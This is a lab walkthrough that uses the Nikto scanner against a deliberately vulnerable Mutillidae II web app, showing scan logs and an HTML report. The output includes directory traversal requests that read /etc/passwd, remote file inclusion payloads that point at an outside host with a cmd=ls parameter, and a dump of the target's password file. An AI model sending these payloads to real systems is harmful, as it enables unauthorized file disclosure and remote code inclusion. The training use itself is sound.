+ /index.php?page=../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an atta
cker to view any file on the host. (probably Rocket, but could be any index.php)
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
```

Notice that the output indicates that:


Target server: Apache version 2.4.7
Backend: PHP version 5.5.9 built on Ubuntu

The interesting bits of information are highlighted in yellow.



```
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HT
TP requests that contain specific QUERY strings.
+ OSVDB-3268: /data/: Directory indexing found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited
 to authorized hosts.
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of sys
tem information.
+ OSVDB-3233: /index.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of syste
m information.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /styles/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org
/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /?npage=-1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: RFI from RSnake's list (http://ha.ckers.org
/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /?npage=1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: RFI from RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/
```

...




```
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should
 be protected or limited to authorized hosts.
+ OSVDB-3268: /webservices/: Directory indexing found.
+ /webservices/: Webservices found
+ /.git/config: Git config file found. Infos about repo details may be present.
+ OSVDB-3092: /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protecte
d or limited to authorized hosts.
+ 8740 requests: 4 error(s) and 158 item(s) reported on remote host
+ End Time:           2020-05-22 14:51:18 (GMT5.5) (131 seconds)
```

Some more information in the output is highlighted.

Step 4: Scanning the target application for LFI vulnerability.

Back in the webapp, copy the URL for LFI (Local File Inclusion) page. For that, click on the left side:


“OWASP 2017” > “A5: Broken Access Control” > “Insecure Direct Object References” > “Local File Inclusion”


192.88.244.3/
192.88.244.3
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
Insecure Direct Object References
Missing Function Level Access Control
Local File Inclusion
Remote File Inclusion
Text File Viewer
Source Viewer
Credits
s and Videos
TIP: Click Hint and Videos on each page
Video Tutorials
Bug Report Email Address
PayPal - The safer, easi way to pay online!
Want to Help?
Video Tutorials
What's New? Click Here
Release Announcements

URL: http://192.230.148.3/index.php?page=arbitrary-file-inclusion.php


Check for the Remote File Retrieval in verbose mode:

Command: nikto -h http://192.230.148.3/index.php?page=arbitrary-file-inclusion.php -Tuning 5 -Display V



```
root@attackdefense:~# nikto -h http://192.230.148.3/index.php?page=arbitrary-file-inclusion.php -Tuning 5 -Displ
ay V
- Nikto v2.1.6
---------------------------------------------------------------------------
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_headers
V:Fri May 22 15:00:09 2020 - Loaded "HTTP Headers" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_drupal
V:Fri May 22 15:00:09 2020 - Loaded "Drupal Specific Tests" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_apache_expect_xss
V:Fri May 22 15:00:09 2020 - Loaded "Apache Expect XSS" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_parked
V:Fri May 22 15:00:09 2020 - Loaded "Parked Detection" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_report_html
V:Fri May 22 15:00:09 2020 - Loaded "Report as HTML" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_strutshock
V:Fri May 22 15:00:09 2020 - Loaded "strutshock" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_negotiate
V:Fri May 22 15:00:09 2020 - Loaded "Negotiate" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_cookies
V:Fri May 22 15:00:09 2020 - Loaded "HTTP Cookie Internal IP" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_report_json
V:Fri May 22 15:00:09 2020 - Loaded "JSON reports" plugin.
V:Fri May 22 15:00:09 2020 - Initialising plugin nikto_favicon
```

...



```
+ /index.php/index.php?page=../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable t
o file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.ph
p)
V:Fri May 22 15:01:57 2020 - 200 for GET:       /index.php/index.php?page=../../../../../../../../../../boot.ini
V:Fri May 22 15:01:57 2020 - 200 for GET:       /index.php/index.php?l=forum/view.php&topic=../../../../../../..
/../../etc/passwd
V:Fri May 22 15:01:57 2020 - 200 for GET:       /index.php/jsp/jspsamp/jspexamples/viewsource.jsp?source=../../.
./../../../../../../../etc/passwd
V:Fri May 22 15:01:57 2020 - 200 for GET:       /index.php/jsp/jspsamp/jspexamples/viewsource.jsp?source=../../.
./../../../../../../../boot.ini
V:Fri May 22 15:01:57 2020 - 200 for GET:       /index.php/k/home?dir=/&file=../../../../../../../../etc/passwd&
lang=kor
V:Fri May 22 15:01:57 2020 - 200 for GET:       /index.php/nph-showlogs.pl?files=../../../../../../../../etc/pas
swd&filter=.*&submit=Go&linecnt=500&refresh=0
```


All the requests with the response code 200 are listed in the verbose mode

The highlighted line indicates that the LFI vulnerability was detected

Saving the scan result as an HTML file:

Command: nikto -h http://192.230.148.3/index.php?page=arbitrary-file-inclusion.php -Tuning 5 -o nikto.html -Format htm

...




```
+ OSVDB-3286: /index.php/srvstatus.chl+: Abyss allows hidden/protected files to be served if a + is added to the
 request. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1081
+ OSVDB-789: /index.php/iissamples/sdk/asp/docs/CodeBrws.asp?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp: IIS ma
y be vulnerable to source code viewing via the example CodeBrws.asp file. Remove all default files from the web
root. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0739. https://docs.microsoft.com/en-us/security-upd
ates/securitybulletins/2099/MS99-013.
+ 723 requests: 2 error(s) and 31 item(s) reported on remote host
+ End Time:           2020-05-22 15:09:05 (GMT5.5) (53 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@attackdefense:~#
```

The scan has been completed.

Check the files in the current directory.


Command: ls -l



```
root@attackdefense:~# ls -l
total 64
drwxr-xr-x 1 root root  4096 Feb 19 12:35 Desktop
-rw-r--r-- 1 root root 54365 May 22 15:09 nikto.html
drwxr-xr-t 2 root root  4096 May 22 14:44 thinclient_drives
root@attackdefense:~#
```

Open it using firefox:

URL: file:///root/nikto.html




192.230.148.3 /
192.230.148.3 port 80

Target IP	192.230.148.3
Target hostname	192.230.148.3
Target Port	80
HTTP Server	Apache/2.4.7 (Ubuntu)
Site Link (Name)	http://192.230.148.3:80/index.php/
Site Link (IP)	http://192.230.148.3:80/index.php/


URI	/index.php/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
Test Links	http://192.230.148.3:80/index.php/ http://192.230.148.3:80/index.php/
OSVDB Entries	OSVDB-0
URI	/index.php/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://192.230.148.3:80/index.php/ http://192.230.148.3:80/index.php/
OSVDB Entries	OSVDB-0
URI	/index.php/
HTTP Method	GET
Description	X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.

...



URI	/index.php/index.php?page=../../../../../../../../../../etc/passwd
HTTP Method	GET
Description	/index.php/index.php?page=../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php)
Test Links	http://192.230.148.3:80/index.php/index.php?page=../../../../../../../../../../etc/passwd http://192.230.148.3:80/index.php/index.php?page=../../../../../../../../../../etc/passwd
OSVDB Entries	OSVDB-0
URI	/index.php/servlet/allaire.jrun.ssi.SSIFilter
HTTP Method	GET
Description	/index.php/servlet/allaire.jrun.ssi.SSIFilter: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call, see MPSB01-12 http://www.macromedia.com/devnet/security/security_zone/mpsb01-12.html.
Test Links	http://192.230.148.3:80/index.php/servlet/allaire.jrun.ssi.SSIFilter http://192.230.148.3:80/index.php/servlet/allaire.jrun.ssi.SSIFilter
OSVDB Entries	OSVDB-0
URI	/index.php/iissamples/sdk/asp/docs/Winmsdp.exe?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp
HTTP Method	GET
Description	/index.php/iissamples/sdk/asp/docs/Winmsdp.exe?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp: IIS may be vulnerable to source code viewing via the example Winmsdp.exe file. Remove all default files from the web root. CVE-1999-0738. MS99-013.
Test Links	http://192.230.148.3:80/index.php/iissamples/sdk/asp/docs/Winmsdp.exe?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp http://192.230.148.3:80/index.php/iissamples/sdk/asp/docs/Winmsdp.exe?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp
OSVDB Entries	OSVDB-3284


Click on the highlighted URL in the above image to view the contents of the /etc/passwd file of the target machine.


OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
A1 - Injection (SQL)
SQLi - Extract Data
User Info (SQL)
SQLi - Bypass Authentication
Login
SQLi - Insert Injection
Add to your blog
Register
View Captured Data
Blind SQL via Timing

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
